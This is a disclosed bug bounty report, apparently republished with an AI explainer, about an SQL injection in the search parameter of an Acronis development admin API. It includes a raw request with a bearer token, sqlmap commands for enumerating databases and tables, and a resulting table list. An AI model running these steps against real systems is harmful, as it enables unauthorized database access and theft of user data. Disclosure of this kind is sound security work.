SQL injection on admin.acronis.host development web service
An SQL injection vulnerability was found in the search parameter of an admin API endpoint on a development web service. An attacker could use it to access databases containing tables such as users and password_resets, potentially exposing sensitive information.

- Disclosed after 11 months
Summary by the program
SQL injection was possible on admin.acronis.host web service that was used for development purposes only. Acronis security team confirmed that the service did not contain any sensitive data or data of real users.
The report
Summary: I found an Acronis domain and started hunting on it. During my hunting, I found an admin panel and was able to access this panel (separate report inbound). It was easy to gain access to this panel, and I was not sure if it was for testing purposes or a genuine admin panel. I played around with minor settings to see if I could change some content on the main page and ensure that this was a real admin panel. I put a quote in the search bar for indexing dashboard pages and intercepted the request. Then I realized all requests are through the administrator API, which I now have access to and an authorization bearer token. Admin API access, combined with the entire site index in the panel (including all content for all pages), confirmed that I am in a real live admin panel.
Next, I noticed the quote returned a server error in the API. I tested an SQL injection (along with one other critical bug) and confirmed its presence. I can view three databases, and I dumped the table names for one of the databases to see what type of information it contained. In the database, there are tables named users, password_resets, and more. Furthermore, the login redirected to the main Acronis website, so I knew this data is quite sensitive. I only explored nonsensitive data. The extent of what I did with the SQL injection is diclosed in this report below.
I understand this domain is not rated critical, but I set it because of the severity of the bug.
Steps to Reproduce: Visit the admin panel for Acronis hosting.
https://admin.acronis.host/
Login with the given credentials and visit the pages section.
https://admin.acronis.host/#/pages
Here input any data and intercept the request. Below is a copy of the raw request.
GET /api/admin/pages?page=1&limit=100&sort=%2Btype&filter=%7B%7D&search=* HTTP/1.1
Host: dev.acronis.host
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOlwvXC9kZXYuYWNyb25pcy5ob3N0XC9hcGlcL2F1dGhcL2xvZ2luIiwiaWF0IjoxNTk0Njk1MzgzLCJleHAiOjE1OTQ3MzEzODMsIm5iZiI6MTU5NDY5NTM4MywianRpIjoiSnBkczlKY0x6VHF5QXphOCIsInN1YiI6MSwicHJ2IjoiODdlMGFmMWVmOWZkMTU4MTJmZGVjOTcxNTNhMTRlMGIwNDc1NDZhYSJ9._K-nn1elXhqx1RNszBeZFwX1dbyCVtv63m_-DGp7UmE
Origin: https://admin.acronis.host
Connection: close
Referer: https://admin.acronis.host/dev.acronis.host/en-US/products/4372
The search parameter is vulnerable. Save the request I provided as a text file on your desktop and run the following command with SQLMap.
sudo python sqlmap.py -r {PATH TO FILE} --level 5 --risk 3 --random-agent --dbs
This will drop the following three databases.

Next, I used the following flags in SQLMap -D acronis_site --tables. The -D tells SQLMap which database and --tables tells SQLMap to drop table names. I only explored nonsensitive information.
Database: acronis_site
[24 tables]
+----------------------+
| awards               |
| failed_jobs          |
| files                |
| history_pages        |
| locales              |
| migrations           |
| page_products        |
| page_translations    |
| pages                |
| pages_1              |
| pages_2              |
| pages_3              |
| password_resets      |
| product_prices       |
| product_translations |
| products             |
| products_1           |
| related_products     |
| related_tags         |
| resources            |
| tags                 |
| users                |
| variables            |
| webinars             |
+----------------------+
After seeing this, I ceased testing this SQL injection and reported the vulnerability directly to your team.
Impact
Server-side SQL injection leading to database access and exposure of sensitive information. Reading this information likely allows an attacker to execute remote code by stealing admin password resets and user information.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
Server-side SQL injection could lead to database access and exposure of sensitive information, and reading this information likely allows an attacker to execute remote code by stealing admin password resets and user information.
What the attacker needed
Access to the admin panel; valid credentials for the admin panel
How it was found
- Visit the admin panel and log in with the given credentials.
- Go to the pages section.
- Input any data in the search field and intercept the request.
- Save the request and run SQLMap with the specified flags to enumerate databases.
- Use SQLMap to list tables in the acronis_site database.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
SQL injection is a flaw where user input is inserted into a database query without proper handling, letting an attacker change the query's meaning. Here, the search box on an admin page sent input to the server, and that input could be manipulated to run extra database commands. This could let someone read data they should not see, like user records.
What is SQL injection?
Input reaches a database query as code, letting an attacker read or change data the application never meant to expose.







